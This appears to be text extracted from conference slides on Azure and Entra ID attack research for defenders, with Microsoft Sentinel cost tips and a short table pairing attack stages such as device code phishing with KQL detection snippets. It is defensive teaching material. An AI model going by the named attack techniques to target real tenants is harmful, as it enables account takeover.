
Seasonality impact


Ingestion volume normally drops during weekends (~**32%** on average)


P3 Savings Plan

Prepaid annual commitment apply to all Microsoft Sentinel pricing tiers, excluding Azure Monitor tiers, Data Retention, Restore and Search









Start with the end in mind

I want to **understand**:

- The fundamental mechanics of the current Azure Attacks
- How the attacks can compromise the tenants
- How Entra ID can be abused
- How to detect this attacks with Sentinel/Defender XDR

I want to **produce** in 2025:

- 2-3 blog posts / 1 talk for others to understand and build on
- Example of tools usage and how to abuse Azure
- Give some Detection guidance / KQL

If appropriate for **my Company**, I want to prepare for:

- The impact on the existing SOC Detection
- How to train our teams to investigate this attacks
- What data to collect and ingest, and how to setup An.rules

Start with the
end in mind

Status after 12 months...

I want to **understand**:

- ✓ The fundamental mechanics of the current Azure Attacks
- ✓ How the attacks can compromise the tenants
- ✓ How Entra ID can be abused
- ✓ How to detect this attacks with Sentinel/Defender XDR

I want to **produce** in 2025:

- ✓ 2-3 blog posts / 1 talk for others to understand and build on
- ✓ Example of tools usage and how to abuse Azure
- ✓ Give some Detection guidance / KQL
- 🚧 CheatSheet about this research (BONUS)

If appropriate for **my Company**, I want to **prepare for**:

- ✓ The impact on the existing SOC Detection
- 🚧 How to train our teams to investigate this attacks
- 🚧 What data to collect and ingest, and how to setup A.rules

Program of today

- Introduction
- Azure Fundamentals
- Research process
- Azure Kill Chain & tools for attacks
- Best approach for Detection
- Conclusion

Conclusion

- We cannot protect what we can't see or we don't know!
- There has never been a better time than right now to get involved in Azure attack/Defense research. **Think Purple**
- You have in these slides enough tools to test during days!

Follow These MVP/People on X

[@fabian_bader](#) | Fabian Bader
<https://cloudbrothers.info/en/>

[@BertJanCyber](#) Bert-Jan
<https://kqlquery.com/>

[@DrAzureAD](#) Dr. Nestori Syynimaa
AADInternals.com

[@castello_johnny](#) | Gianni Castaldi
<https://www.kustoking.com/>

[@Thomas Naunheim](#)
<https://www.cloud-architekt.net/>

Follow Microsoft Leaders on Twitter

[@JefTek](#) - Jef Kazimer

Principal Program Manager - Azure Active Directory

[@BaileyBercick](#) - Bailey Bercick

Program Manager - Azure Active Directory Product Group

[@Sue_Bohn](#) - Sue Bohn

Vice President of Program Management in the Identity & Network Access Division

[@Alex_A_Simons](#) - Alex Simons

Corporate Vice President of Program Management, Microsoft Identity Division

Some Trainings

[Home - CQURE Academy](#)

[SEC541: Cloud Security Threat Detection | SANS Institute](#)

[PEN-300: Advanced Penetration Testing Certification | OffSec](#)

Bookmark these pages

<https://aadinternals.com/>

<https://goodworkaround.com/>

<https://www.azadvertizer.net/>

<https://thomasvanlaere.com/>

<https://m365maps.com/matrix.htm>

<https://msportals.io/?search=>

<https://www.thelazyadministrator.com>

Mentions & Sources

- My wife, for her understanding and support, especially during my late-night sessions in front of the computer
- [Andy Robbins](#), co-creator of BloodHound, for inspiring the process
- [Nikhil Mittal](#) and the Altered Security Community on Discord for their insights and collaboration
- Alain Schneiter, MVP Security
- Mahmoud Atallah, for the invitation for this event

Thank you & stay safe!

2) Microsoft Sentinel – Savings Strategy overview

Category	Description	Key Points
Microsoft 365 ES Benefit	Customers with M365 ES license receive a data ingestion grant.	5 MB per user / day free for Microsoft 365 logs. Applies to SharePoint, Exchange, Teams audit data.
Defender for Server P2 Benefit	Free ingestion for Defender-related security data.	500 MB / VM / day free in Sentinel + Log Analytics. Only for Defender-collected data.
Free Data Sources	Certain Azure tables incur no cost.	Azure Activity, Office 365 Audit, etc.
Seasonality Impact	Log ingestion volume fluctuates.	Plan accordingly for peak periods.
P3 Savings Plan	Commit to 1 or 3 years of usage.	Significant discounts on ingestion costs.

Quick Cost Optimization Tips

- 1) Filter noisy logs – exclude non-security related logs.
- 2) Use “Auxiliary Logs” tier for non-critical data.
- 3) Plan ingestion per week/daily to avoid spikes.
- 4) Aggregate alerts centrally to reduce log volume.
- 5) Monitor free quota usage.

Microsoft Sentinel – Free Data Sources

Azure Activity → AzureActivity

Microsoft Sentinel Health → SentinelHealth

Microsoft 365 / Office Activity → OfficeActivity (SharePoint, Exchange, Teams)

Microsoft Defender XDR → SecurityAlert, SecurityIncident

Defender for Cloud → SecurityAlert (ASC)

Defender for Endpoint → SecurityAlert (MDATP)

2) Core Defender

Stage	Example Attack	Detection Surface (Logs)	KQL Snippet	Defender Signal / Action
Recon / Discovery	Graph API Enumeration	SigninLogs, AuditLogs	SigninLogs	where ClientAppUsed has “Graph”
Initial Access	Device Code Phishing	SigninLogs	SigninLogs	where AuthenticationProtocol == “DeviceCode”
